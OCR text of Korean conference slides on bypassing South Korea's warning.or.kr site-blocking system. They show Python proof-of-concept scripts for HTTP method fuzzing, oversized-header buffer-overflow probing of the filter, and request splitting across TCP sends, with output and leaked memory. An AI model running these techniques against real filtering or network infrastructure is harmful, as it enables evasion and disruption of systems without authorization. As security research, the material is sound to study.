



Bypass Warning


손주환 (JuHwan Son) / StolenByte
thscndgh@gmail.com

목차

발표자


- 손주환 (JuHwan Son / aka. 손충호) / StolenByte
  - 송파구 K 회사 재직
  - 정보보안관련 석사 과정
    - 누구나 좋은 논문주제를 가지고 있다. 교수님한테 털리기 전까지는…
  - 대부분 지인들이 “해킹/보안 접고 트레이너 or 운동선수 전향” 착각
  - 여러 해킹대회 참가 및 입상
    - 美 DEFCON CTF 본선 3회 진출
    - WOWHACKER / MachoMan
  - 여러 보안취약점 제보





Part 1. 개요

- Warning?
  - 대한민국 법에서 금지하는 불법적인 내용을 가지고 있는 사이트에 대한 접속을 차단하는 사이트
  - 성인 사이트 외 극렬 주사파 관련 사이트나 불한 지도부에서 운영하는 사이트 차단 대상
  - 국정 홍보 및 보도 관련 사이트(ex. 우리XX끼리) 등 국가보안법에 위반 되는 사이트 차단 대상



사이트분야	담당기관	전화번호
안보위해행위	사이버 경찰청	1566 - 0112
도 박	사이버 경찰청	1566 - 0112
	사행산업통합감독위원회	(02)3704-0538
음 란	방송통신심의위원회	(02)3219-5152, 5153
불법 의약품 판매	식품의약품안전처 의약품관리총괄과	(043)719-2655
불법 식품 판매 및 허위과대광고	식품의약품안전처 식품관리총괄과	(043)719-2063
불법 화장품 판매 및 허위과대광고	식품의약품안전처 화장품정책과	(043)719-3407
불법 의료기기 판매	식품의약품안전처 의료기기관리과	(043)719-3762
불법 마약류 매매	식품의약품안전처 마약정책과	(043)719-2806
불법 체육진흥투표권 판매	사행산업통합감독위원회	(02)3704-0538
	국민체육진흥공단 클린스포츠 통합콜센터	1899-1119
불법 승자투표권 구매대행	국민체육진흥공단 경륜사업본부	(02)2067-5813
	국민체육진흥공단 경정사업본부	(031)790-8531
불법 마권 구매대행	한국마사회	080-8282-112
상표권	한국지식재산보호협회	(02)2183-5834
저작권	한국저작권위원회 침해정보심의팀	(02)2669-0074


Part 1. 개요

- 차단 구조

Part 1. 개요


- 차단 프로세스

```
GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: ko-KR
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0)
like Gecko
Accept-Encoding: gzip, deflate
Host: www.naver.com
Connection: Keep-Alive
Cookie: nx_ssl=2; nid_inf=1847816274; NID_AUT=5MSUQQ/
```



Part 2. 공격

- 공격 시 주의 사항
  - 무차별 Header 조작 시 ISP의 탐지 시스템은 우회하지만, 웹 서버가 인식하지 못한 문제 발생
  - 블랙박스 레벨에서 우회 할 수 있는 방법을 도출해야 하기 때문에, 명확한 공격벡터가 필요
  - 수정하여도 인식장애(?)가 발생하지 않는 데이터만 수정



Part 2. 공격

- Method Fuzz
  - 우회 되는 Method 찾기
    - HTTP Header 중 Method는 상당히 다양하게 존재, 여러 Method를 사용하여 우회 테스트
    - 총 32가지의 Method를 이용하여 우회되어 사이트로 정상접속되는지 테스트

```
HeaderList = [
    'OPTIONS', 'GET', 'HEAD', 'POST', 'PUT', 'DELETE', 'TRACE', 'TRACK', 'CONNECT',
    'PROPFIND', 'PROPPATCH', 'MKCOL', 'COPY', 'MOVE', 'LOCK', 'UNLOCK', 'VERSION-CONTROL',
    'REPORT', 'CHECKOUT', 'CHECKIN', 'UNCHECKOUT', 'MKWORKSPACE', 'UPDATE', 'LABEL', 'MERGE',
    'BASELINE-CONTROL', 'MKACTIVITY', 'ORDERPATCH', 'ACL', 'PATCH', 'SEARCH','ARBITRARY'
]
```

```
E:₩Prensentation₩2016_13th_CodeEngn>python warning_or_kr_PoC.py
OPTIONS
PROPPATCH
MKCOL
COPY
MOVE
UNLOCK
CHECKOUT
CHECKIN
UNCHECKOUT
MKWORKSPACE
LABEL
ORDERPATCH
ACL
PATCH
SEARCH
ARBITRARY
```

Part 2. 공격

- Method Fuzz
  - 테스트
    - Proxy 도구를 이용하여 발견 한 Method를 적용하여 접속 테스트
    - 성공적으로 warning.or.kr 우회하여 접속 성공

```
OPTIONS / HTTP/1.0
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: ko-KR
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: www.torinee2.info
Cookie: __cfduid=d0f06deb553f9fcdd79740bdc7cc836101472178622; f33d2ed86bd82d4c22123c9da444d8ab=MTQ3MjE3ODYyMg%3D%3D
2a0d2363701f23f8a75028924a3af643=MTczLjI0NS40OC4xMTY%3D; PHPSESSID=13q5h60r9pv6fv080kctvpsel3
Connection: close
```

```
<!-- <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"> -->
<html>
<head>
<meta charset="utf-8">
<meta name="robots" content="index,follow"/>
<meta name="keywords" content="토린이, 토렌트, 마그넷, 파일, 자료, 공유, 영화, 드라마, 오락, 스포츠, 프로그램, 다운로드, 다시보기, torinee, torrent, magnet, download, hdtv, Torinee, Co, "/>
<meta name="description" content="토린이, 토렌트, 마그넷, 파일, 자료, 공유, 영화, 드라마, 오락, 스포츠, 프로그램, 다운로드, 다시보기, torinee, torrent, magnet, download, hdtv, Torinee, Co, "/>
<meta http-equiv="imagetoolbar" content="no">
<meta http-equiv="X-UA-Compatible" content="IE=10,chrome=1">
<title>토렌트</title>
<link rel="stylesheet" href="./style.css" type="text/css">
</head>
```

Part 2. 공격

- Method Fuzz
  - 문제점
    - 웹 페이지 외 다른 요소(.js/.gif/.png/.css 등)들은 다음과 같은 방식으로 불가
    - GET/POST Method 외 다른 Method를 허용하지 않게 설정 된 서버는 에러코드 전송

Part 2. 공격

- Buffer Overflow
  - 무수히 많은 데이터를 보내면 처리하지 못할 것이란 추측으로 시작
    - 각종 HTTP Header Field에 무수히 많은 데이터를 포함하여 전송
    - 많은 사용량을 처리하기 위해 정적 메모리 또는 크기가 한정되어 있는 메모리를 사용할 것으로 추정

```
for i in xrange(1370, 1500, 1):
    s = InitSocket()

    packet = []
    packet.append('GET / HTTP/1.0\r\n' )
    packet.append('User-Agent: %s\r\n' % ('A' * i))
    packet.append('Host: %s\r\n\r\n' % (HOST))
    s.send(''.join(packet))

    data = Recv(s)
    print ' ', i, ':', len(data)
    if len(data) != 481:
        print i
        open('%d.txt' % (i), 'wt').write(data)
    elif len(data) == 0:
        continue

    CloseSocket(s)
```

Part 2. 공격

- Buffer Overflow
  - 테스트
    - 일정 데이터 크기 지정 후 문제가 발생하는지에 대해 조사
    - Buffer Overflow가 발생하여 접속이 되는 모습을 확인
    - 메모리를 애매하게 채울 경우 시스템에서 의도치 않은 버그 발생

```
U:₩Prensentation₩2016_13th_CodeEngn>python warning_or_kr_PoC.py
1420 : 84582
1420
1419 : 84584
1419
1418 : 84582
1418
1417 : 84582
1417
1416 : 84582
1416
1415 : 84584
1415
1414 : 84582
1414
```

```
1397 : 481
1396 : 13802
1396
1395 : 481
1394 : 481
1393 : 481
1392 : 481
1391 : 481
1390 : 481
1389 : 481
1388 : 481
1387 : 13802
1387
1386 : 13802
1386
1385 : 481
1384 : 13802
```


```
<a href="                " class="list-group-item"><span class="glyphicon glyphicon-floppy-save"></span>                </a>
<a href="                lass="list-group-item"><span class="glyphicon glyphicon-floppy-save"></span>                </a>
<a href="                lass="list-group-item"><span class="glyphicon glyphicon-floppy-save"></span>                </a>
<a href="                lass="list-group-item"><span class="glyphicon glyphicon-floppy-save"></span>                </a>
<!--<a hr                " class="list-group-item"><span class="glyphicon glyphicon-floppy-save"></span>                </a>-->
<a href="                s="list-group-item"><span class="glyphicon glyphicon-floppy-save"></span> HTTP/1.0 200 OK
```

```
Content-type: text/html

<html><script>
var arg = "http://warning.or.kr";
var str = new Array();
str = arg.split("&", 1);
var a = new Array();
a = str[0].split("=");
var b = Math.floor(a[1] / 100);
var c = new Array();
if(b == 10){location.replace("http://www.naver.com");}
else if(b == 20){location.replace("http://www.daum.net");}
else if(b == 30){location.replace("http://www.paran.com");}
else{ c = a[0].split("?");
location.replace(c[0]);}
</script></html>
```

Part 2. 공격

- Buffer Overflow
  - 메모리 구조
    - Host의 내용 필터 검증에 가장 중요한 것으로 판단되나, 데이터를 Parsing 하지 못하므로 과정 생략
    - 하지만, 검증과 달리 릴레이과정은 데이터를 그대로 웹 서버로 전송



Part 2. 공격

- Buffer Overflow
  - 문제점
    - IP 또는 특정 Unique한 데이터를 기반으로 세션을 나눈 것으로 판단
    - 세션의 메모리가 초기화 될 때까지 통신이 되지 않는 문제 발생
    - Response까지 일반 통신보다 오래 걸리는 단점 존재
    - 필터링이 한번 이뤄지면 세션 내 캐쉬 시스템 때문에 데이터 크기를 변경해도 Warning!
      - 간헐적 발생


```
1429 : 84582
1429
1428 : 84582
1428
1427 : 0
1427
1426 : 0
1426
1425 : 0
1425
1424 : 0
1424
1423 : 0
```

```
1370 : 481
1371 : 481
1372 : 481
1373 : 481
1374 : 481
1375 : 481
1376 : 481
1377 : 481
1378 : 84564
78
1379 : 481
1380 : 481
1381 : 481
1382 : 481
1383 : 481
1384 : 481
1385 : 481
1386 : 481
1387 : 481
1388 : 481
1389 : 481
1390 : 481
1391 : 84564
```

Part 2. 공격

- TCP/IP Packet Reassembly
  - TCP/IP Packet Reassembly?
    - Packet을 작은 단위로 나눠서 전송하면 수신 측에서 올바른 순서대로 Packet 재조합 하는 과정
  - HTTP와 TCP/IP Packet Reassembly
    - HTTP 프로토콜 특성상 Endpoint(<CRLF><CRLF>) 전송되기 전까지 Packet 수신
    - 공격자 측에서 HTTP Header 필드 별로 나눠서 전송
    - 위와 같이 전송하여도 수신 측에서 올바르게 조합하여 HTTP Header를 정상적으로 조립

4.1 Message Types

HTTP messages consist of requests from client to server and responses from server to client.

```
HTTP-message   = Request | Response     ; HTTP/1.1 messages
```

Request (section 5) and Response (section 6) messages use the generic message format of RFC 822 [9] for transferring entities (the payload of the message). Both types of message consist of a start-line, zero or more header fields (also known as "headers"), an empty line (i.e., a line with nothing preceding the CRLF) indicating the end of the header fields, and possibly a message-body.

```
generic-message = start-line
                  *(message-header CRLF)
                  CRLF
                  [ message-body ]
start-line      = Request-Line | Status-Line
```

In the interest of robustness, servers SHOULD ignore any empty line(s) received where a Request-Line is expected. In other words, if the server is reading the protocol stream at the beginning of a message and receives a CRLF first, it should ignore the CRLF.

Certain buggy HTTP/1.0 client implementations generate extra CRLF's after a POST request. To restate what is explicitly forbidden by the BNF, an HTTP/1.1 client MUST NOT preface or follow a request with an extra CRLF.

Part 2. 공격

- TCP/IP Packet Reassembly
  - 테스트
    - TCP/IP Packet Reassembly로 전송하기 위해 HTTP Header 필드 별로 보낼 수 있도록 작성
    - 전송 한 데이터가 정상적으로 TCP/IP Packet Reassembly 형식으로 전송되었는지 확인

```
from socket import *

HOST = "bitsnoop.com"
PORT = 80

s = socket(AF_INET , SOCK_STREAM)
s.setsockopt(SOL_SOCKET, SO_REUSEADDR, 1)
s.connect((HOST, PORT))

packet = []
packet.append('GET / HTTP/1.1\r\n')
packet.append('Host: bitsnoop.com\r\n')
packet.append('User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64)\r\n\r\n')

for p in packet:
    s.send(p)

print s.recv(102400)
s.close()
```

